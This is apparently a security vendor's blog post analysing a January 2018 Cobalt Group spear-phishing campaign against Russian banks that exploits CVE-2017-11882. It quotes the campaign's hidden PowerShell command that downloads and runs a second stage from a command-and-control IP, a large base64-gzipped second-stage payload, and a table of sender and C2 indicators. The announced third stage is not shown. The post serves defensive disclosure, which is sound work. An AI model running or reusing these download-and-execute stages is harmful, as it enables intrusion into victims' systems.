

First Activities of Cobalt Group in 2018: Spear Phishing Russian Banks

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
Labs

January 16, 2018

By Yonathan Klijsma

Last year November, we [documented activities of the Cobalt Group using CVE-2017-11882](#). In December they were already setting up for their next campaign. Today, on January 16th, the first wave of spear phishing emails were delivered to the inboxes of Russian banks. Sadly, this time around, the group didn't [forget to BCC](#).

The emails were sent in the name of a large European bank in an attempt to social engineer the receiver into trusting the email. The emails were quite plain with only a single question in the body and an attachment with the name [once.rtf](#). In other cases, we saw a file with the name [u0417u0430u044fu0432u043bu0435u043du0438u0435.rtf](#) attached to an email that was also written in Russian:



The emails were sent from addresses on the domains bankosantantder.com and billing-cbr.ru, which were both set up for this campaign specifically.

Analysis

The attachment abuses CVE-2017-11882 to start PowerShell with the following command:

```
powershell -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://46.21.147.61:80/a'))"
```

This command downloads and executes a second stage, which is also a PowerShell script, but encoded:

```
$s=New-Object IO.MemoryStream(,[Convert]::FromBase64String("H4sIAAAAAAAAAAL1XbW/
aSBD+HH6FdYpkWyWAgeTSSpG6Bgy4vAVjQ5KLosW7mE3WXmqvQ8i1//3GBlp6Se9yd9JZsrTenZmdeebVDpUnjoyZL/
uCUOXEo3HCRKRUC4XjpuhK5UL5qBYWaeTLbDtb3AVU3q1i4d9hQmKaJMrvhaMRjnGoaMePOL4LBUK5LSr5R0ZISRpT/
eiocJRvpVGCf/QuwpI90ruQyqUgCVyk3aDVqilCzKLbDx8aaRzTSG6/
S20qUZLQcM4ZTRd+aJmLzSmJ8P5Pfwl8rtyfFdqcZHHfEe2aWB/
CQahiGRnPeHjzIKSs+JMaupvv6n6zYlxW2p9TjFPNNXZJJkGJcK5qitf9ezCyWZFNbXP/FgkYiFLUxbVqiU3136QK9/f6q7qBbAtpj
KNI+XnJmYytxyaCssRII02CKp6qRs9igeqHUcp50Xlo3azU2icRpKFFM4ljcXKofEj82LS6uCIcDqmi1ttQNd7HN7KpB0yAdVixnp5763
6N7PXbwVp+ovtT+IAx2eF7GgF74WxokqQjknSKR3EqA/CKvC0dFNvqRgjzYSCcv5LpRKUemDEliKeA0fx5M4pfqtcP057ub2dnftnjMp/
LSQsefa8WydudXjQrnxBc03haPcz/L5dnA3TxknNM4Ihf65TbpgEW1uIhwyfx+c2mt0owt0c0BKe7IBKKqpwnKmj41AzRm5dsrZD
Jb7zmVjnkG+MT0ApiQv9Rma0TNbUb9WkiAG6/
VXDWA1KC7ql3abDZ3559A5Ha4DhJisoohZz0i4pDmaekqKaoYbsjlEqRL9Xv6vZTLpmPE7kXd6u/Aunu6oaIEhmnPrgXYJg4K+ozzD
NUikqHEWpuHBbsVVBfxaSB0WdRAJIewSewk2HhyCxoYLL8c4DoJYfKbrjINATqvGJYHADQH3YplccbDihR/0LtfajssyLDag/
SgdIAAA4Xsqh4LJZQg9Tii8j7j+r9WJJ+0LMR050ntTwVb8yNzBImp/
SzTnDxDcwcuLgCbFYsQhMn9KyetYwo0H4pD5mN4LnqRrxP7AdmdNfw9uF1Wa0rMr+ST/Z9p9z3G8mobZ0jtg7W/vkA+Qt2btzkzoLtk
le45Io3eZyDz6874EyIm7AVXzAgCREb3o1bYg3QT09jJ2fl79XpnVkg1Wn1YqzWqamf0D4gMQrZ+6sEaauuWzJfPctbdmM8n1at6ynvL0
vWcjEViXNWvya4fcoJMgwp8hR7YzHp+KFZLntn3cwqczCvrVbz9t0y9+ym/
QYSV9X30m9bFTy1k+tJEky8gT120GnvHv3atchqHo4fSa0fTPHLMGD1p+HGnE0MvzpoJoHXsVfXbS8ljXmjp2/
ZI8d1T4cVb+h5g4FbcVfIWL5N/8WLRienskFmknHGulmaUrwoGzScZFZMnzu261mfkWGncS8xwa6J21702HW5XX4/tdfv5Nl00nHcM
ED9z42Wy23H9exLPJRe7/6xbFxFbdxFzWg17HpbTny2WHjh0hivzoDf3d87xY1Ku93J6GeItIKncn1WJcix39HExp9iq85rmSwTt9zLDHx
pTDplryo6rnd9iXtkVkfA0z9HvTVCQ58YZje60quLp/K7xDurRCJYlMvlfuZMz0dgg3ivDdL3mPZww+mQGAVagcItRdyqsurlTXiYNvEN
Yb2qUEEasC5NZhi890U0d5Wx361Z647zaVvGqfeffPMMEF78X19GknfnrGG+PRD637edtNM78jdHHxC6TVUSHPKnm6WGxr/9803T60kyX
mkD/Q0PdVzXktWt/I8EyDk17fbh6HFE0QweMJrsawXiXPhZw/5J54TxYdvUb6EmurCsVV9d6co3Qv17F99vffhwDYbsilBWFEO9GgVyW
aw81SoVaL2Vp3pFL7zd/oZYbbRv0opZ9z6A8vAinl+kF7ZQL+US6hX5n7He1cj86n+09fe9vzh9E/6V4iFILw5/3Pgn7vjvEE0xk8DqQC/
gdDvNvBWPXQaezI4HnoYIW+yebNQfpvJkAJNlQf1YKHQXygFCCXuGIz9+Vs71bF5MJ17lyb2Ywx9B3ja1Y6wr3dZM0cbKV+UEQEFJrQq/
BXGQZj1U2f7lffHWYEr0+EUZU5/C6Htiizn0RgqjUCY6F5IRw94fwon+7TYNAAA="));IEX (New-Object IO.StreamReader(
New-Object IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress)).ReadToEnd());
```

This script decodes to the third stage of the attack, another PowerShell script. This stage-three script is used to load a small piece of embedded shellcode into memory and run it like so:

Network IOCs

Domain	IP Address	Note
bankosantantder.com	46.102.152.157	Sender domain
billing-cbr.ru	85.204.74.117	Sender domain
helpdesk-oracle.com	46.21.147.61	C2 server
help-desc-me.com	139.60.163.10	Secondary C2

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